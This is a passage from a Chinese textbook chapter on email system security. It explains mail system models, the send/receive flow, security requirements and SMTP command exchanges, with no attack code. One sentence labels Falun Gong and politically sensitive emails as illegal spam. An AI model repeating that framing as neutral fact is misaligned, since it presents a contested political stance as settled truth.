电子邮件(E-mail)技术从诞生到现在已有 40 多年的历史，由于电子邮件具有方便、快捷、经济等特点，人们对它的依赖程度日益增强。在大力推进政府信息化、企业信息化、电子商务活动的形势下，电子邮件系统面临着十分严峻的安全威胁：既要防止黑客的攻击，又要防范针对邮件系统的病毒邮件蔓延；既要防止垃圾邮件泛滥，又要提防内部敏感资料的泄露。

6.1　电子邮件系统概述

电子邮件(Electronic Mail，简称 E-mail)又称电子信箱、电子邮政，它是一种用电子手段提供信息交换的通信方式，是 Internet 应用最广的服务。通过网络的电子邮件系统，用户可以用非常低廉的价格，以非常快速的方式，与世界上任何一个角落的网络用户联系。这些电子邮件可以是文字、图像、声音等各种方式。同时，用户可以得到大量免费的新闻、专题邮件，并实现轻松的信息搜索。

6.1.1　电子邮件系统原理

电子邮件是通信技术和计算机技术结合的产物，它不是一种“终端到终端”的服务，是“存储转发式”服务，属于异步通信方式。

电子邮件的目的是在网上设立“电子信箱系统”。系统的硬件是一个高性能、大容量的计算机或计算机组，磁盘作为信箱的存储介质，在磁盘上为用户分一定的存储空间作为用户的“信箱”。系统功能主要由软件实现。

1. MOTIS 邮件系统模型

电子邮件系统采用客户机/服务器结构，即 C/S 结构。ISO/OSI 的电子邮件系统模型叫做 MOTIS(Message-Oriented Text Interchange Systems，面向文电的文本交换系统)，MOTIS 系统由两部分组成：用户代理 UA(User Agent)和文电传输代理 MTA(Message Transfer Agent)。

在电子邮件系统的具体实现中，UA 与 MTA 往往不在同一机器上。UA 一般放在个人计算机内，MTA 一般放在服务器中，一个 MTA 可以带若干 UA，如图 6-1 所示。在许多 MTA 上，都有一个叫文电库(Message Store，MS)的设施，是 MTA 所在机器上的一个专用存储器。MS 为每一用户开设一个电子邮箱，到来的文电可以存放在邮箱中，直到用户登录后来处置它。




图 6-1　MOTIS 电子邮件系统模型

用户代理 UA 是收发邮件的客户端程序，提供阅读、发送、和接收电子邮件的用户接口。UA 至少具有三个功能：撰写邮件、显示邮件和处理邮件。UA 有多重形式，有基于文本的、基于 Web 的，还有 GUI 应用程序的。常用的 Outlook、Foxmail 属于最后一种。

邮件传输代理 MTA 也叫“电子邮局”，负责将来自 UA 的信件转发给指定用户，以完成邮件的存储转发。MTA 应该具备如下功能：

- 接受和传递由客户端发送的邮件；
- 维护邮件队列，以便客户端不必一直等到邮件真正发送出去；
- 接收客户的邮件，并将邮件放置在缓冲区存储，直到用户链接从而收取邮件；
- 有选择地转发和拒绝转发接受到的、目的地为另一个主机的消息。

常用的软件有：Windows 下的 exchange，Linux 下的 sendmail、qmail、postfix。

另外，还有一种邮件系统模型是把 MS 单独出来，因此，邮件系统由三部分组成：用户代理 MUA(Mail User Agent)、邮件传输代理 MTA(Mail Transfer Agent)和邮件投递代理 MDA(Mail Delivery Agent)。MDA 类似于 MS，负责将 MTA 接收的信件依照信件的流向，将该信件放置到本机账户下的邮件文件中(收件箱)。

2. 邮件发送过程

在 MOTIS 模型中，邮件的发送接收过程如图 6-2 所示。




图 6-2　电子邮件发送接收过程

首先，发信人调用 UA 来编辑要发送的邮件，MUA 使用 SMTP 协议把邮件传送给发送端邮件服务器的 MTA。

MTA 首先将邮件放入邮件缓存队列中，依次处理，然后 MTA 通过查询收件方域名

的 MX 记录获得对方邮件服务器的 IP 地址，本地 MTA 向接收端邮件服务器 MTA 发起 TCP 连接申请。TCP 连接建立后，发送端 MTA 使用 SMTP 协议向接收端 MTA 发送邮件，邮件发送完毕后关闭 TCP 连接。

接收端 MTA 把邮件放到邮件队列，因为是发往本地的信件，所以 MTA 根据收件人信息把信件交由 MS(或 MDA)，信件被放到指定的文件夹中。收件人打算收信时，调用用户代理，使用 POP3(或 IMAP)协议从服务器的个人邮箱中取出。

通常，当用户从 MUA 中发送一份邮件时，该邮件会被发送送到 MTA，而后在一系列 MTA 中转发，直到它到达最终发送目标为止。

3. TCP/IP 电子邮件系统模型

与 MOTIS 不同，TCP/IP 自始至终坚持端到端的思想，它的电子邮件系统也不例外，采用端到端的传输方式。TCP/IP 的电子邮件系统分为用户界面和文件传输两部分，但文件传输部分并未独立出来。

在端到端方式中，虽然初始主机要参与邮件传输的全过程，但由于 TCP/IP 下层协议的简洁性，其效率反而比存储转发来得高。

在邮件的发送过程中，接收方有可能不在。TCP/IP 邮件系统没有引入像 MTA 这样的存储转发机构，而是采用 spooling(假脱机)缓冲技术来解决延迟传递问题，将用户收发邮件与实际的邮件传输区别开，如图 6-3 所示。




图 6-3　TCP/IP 电子邮件系统模型

电子邮件地址的格式为 local-name@domain-name，第一部分标识用户的邮箱，第二部分标识邮箱所在的服务器，如 lili@163.com。一个邮箱除了有一个正式的地址外，还可以有别名(Alias)，一个邮箱可以有一个或多个别名。

6.1.2　邮件系统安全性要求

电子邮件在给人们带来便利的同时，也带来了安全隐患。病毒利用邮件进行传播，不法分子利用邮件进行欺骗，大量的垃圾邮件填满邮箱，致使用户无法收取合法邮件。如何保障电子邮件系统的安全，遏制非法邮件传播，保护合法邮件，保障系统稳定运行，主要从以下几方面考虑：

1. 反垃圾邮件

由于电子邮件能够方便快捷地传递信息，并且成本极低，所以常被滥用于传播各种信息，例如广告、色情、政治敏感信息等；许多非法信息邮件，如法轮功邮件等，往往更常见的发送对象是企业集团、政府、高校及科研院所等机构。大量的垃圾邮件给用户带来极大麻烦，甚至有可能产生不良的影响。

2. 反病毒邮件

由于电子邮件的传递速度极快，已经成为病毒散播的最主要途径与载体。另外，垃圾邮件和病毒间的界线已经十分模糊，未来将更模糊。病毒作者在被感染的计算机上开后门，而这些被感染的计算机则能够用来大量发送垃圾邮件，这是一个趋势。有的垃圾邮件更携带木马病毒，一旦进入用户的电脑，就可以盗取用户包括网上银行密码在内的各种数据，也能删除用户的各种文件，已经严重影响到了用户的数据安全。

3. 邮件加密

随着企业电子文档资料的日益丰富，许多企业内部不法员工也经常会选择利用电子邮件将机密资料快速转移，以达到非法目的。因此，如何防止内外有心人士对邮件信息进行窃取、篡改，对重要的信息能否自主进行邮件加密，这是邮件系统安全通讯的首要条件。企业在选型时，应该了解清楚邮件系统厂家对邮件信息的加密标准和过程。像政府单位、银行、证券等金融机构，对加密要求尤其严格，选择邮件系统时，不妨对该产品的购买用户案例也做一定的了解。

4. 邮件监控审核

邮件监控审核主要用于防范企业核心资料的泄露，加速领导或者部门主管对员工邮件收发审核，及时拦截不正当流通的邮件。此项功能对信息保密性管理堪为关键。对不同的信息所要求的监控效果也有所不同，所以该功能需要操作简单、易管理、规则多样化。

通过过滤规则的设置，企业可以控制各类用户或者各个不同部门邮件的收发权限，有效的保障企业的机密资料的安全性。不同邮件系统对过滤规则的设置是不一样的，有些只能单纯的对具体用户进行设置，功能丰富的产品则可以针对不同的 IP、部门、发件人或收件人、邮件主题、邮件内容、时间等条件进行过滤，从更加细致的角度规划内网用户的邮件收发权限。

5. 稳定性

邮件系统能否实现对 SMTP 客户端并发连接和发送频率的控制，直接反映了邮件服务器的安全性和可靠性。有些邮件系统因为这方面功能的欠缺，导致系统运行不稳定。攻击者通过垃圾邮件字典攻击，瞬间发送大量的垃圾邮件，致使系统面临崩溃的威胁。针对该威胁，邮件系统可以使用控制客户端连接速率的策略，保证邮件业务在峰值时仍保持良好的运行效率，避免系统的拥堵、宕机。

此外，SMTP 超时限定，可以有效防止 SMTP 半连接攻击，进而提升系统的防 DDoS 攻击能力。如何验证用户身份，采用何种加密算法，也至关重要。对系统各种信息的监

控，例如 webmail 在线用户、队列、 SMTP 、POP3、IMAP 会话、web 服务器信息、系统信息等，可以让系统管理员随时掌握系统运行状况，以及是否支持多种数据库用户信息的存储和统一认证等。

6.2 电子邮件安全协议

电子邮件在互联网上传输必须遵循统一的协议规则，当前常用的电子邮件协议有 SMTP、POP3、IMAP4，他们都隶属于 TCP/IP 协议簇。另外，为了保护电子邮件安全和传输安全制定的协议有：PEM、PGP、S/MIME、MOSS 等，安全邮件协议提供邮件的机密性，完整性以及不可抵赖性等，使电子邮件的安全性得到充分的保障，从而使在 Internet 上通过电子邮件传送敏感、重要的信息成为可能。

6.2.1 SMTP 协议

SMTP(Simple Mail Transfer Protocol)，即简单邮件传输协议，是一组用于从源地址到目的地址传送邮件的规范，通过它来控制邮件的中转方式和传输方式。SMTP 协议帮助每台计算机在发送或中转信件时找到下一个目的地。默认状态下，SMTP 协议使用 TCP 端口 25 建立连接。关于 SMTP 的详细介绍可以参考 RFC821。

1. 连接过程

SMTP 协议是基于文本的传输协议，发送的所有电子邮件都是基于普通文本格式的。SMTP 命令、响应以及邮件内容均使用 NVT ASCII 格式的文本，且以明文传输。SMTP 协议基于请求响应的工作方式，客户端发送命令，服务器返回响应，通过这种交互方式，完成邮件传输过程的三个阶段：建立连接、传输数据和释放连接，如图 6-4 所示。

(1) 用户发送邮件时，客户端主动连接到服务器的 25 端口，请求建立 TCP 连接。SMTP 服务器如果可用，会发送 220 应答，表示服务就绪。

(2) 客户端向服务器发送 HELO 命令，并附上发送方主机名，用以标识发送方身份。如果服务器返回“250 OK”，则表示有能力接收邮件，并准备好接收。否则返回相应的错误代码。

(3) 邮件传送从 MAIL 命令开始，FROM 后跟着发送方邮件地址，如 MAIL FROM:<lili@sohu.com>。如果服务器准备接收邮件，则返回“250 OK”，否则返回错误代码，指明原因。

(4) 随后是 RCPT 命令，指明收件人地址，如果有多个收件人，可以发送多个 RCPT 命令。如果服务器可以识别收件人，则返回 250 应答，否则返回“550 No such user here”，即用户不存在。

(5) 客户端与服务器间协商结束，客户端发送 DATA 命令通知服务器开始传送数据。如果服务器准备接收数据，就返回信息“354 Start mail；end with <CRLF>.<CRLF>”。

(6) 接着 SMTP 客户端发送邮件内容，发送完毕后，再发送<CRLF>.<CRLF>(两个回车换行中间用一个点隔开)表示邮件内容结束。实际上在服务器端看到的可打印字符只是

一个英文的句点。邮件收到，服务器返回 250 应答，否则返回差错代码。

(7) 所有邮件发送完毕后，SMTP 客户端发送 QUIT 命令。服务器返回 221 应答，表示同意释放 TCP 连接，邮件传输的全部过程结束。

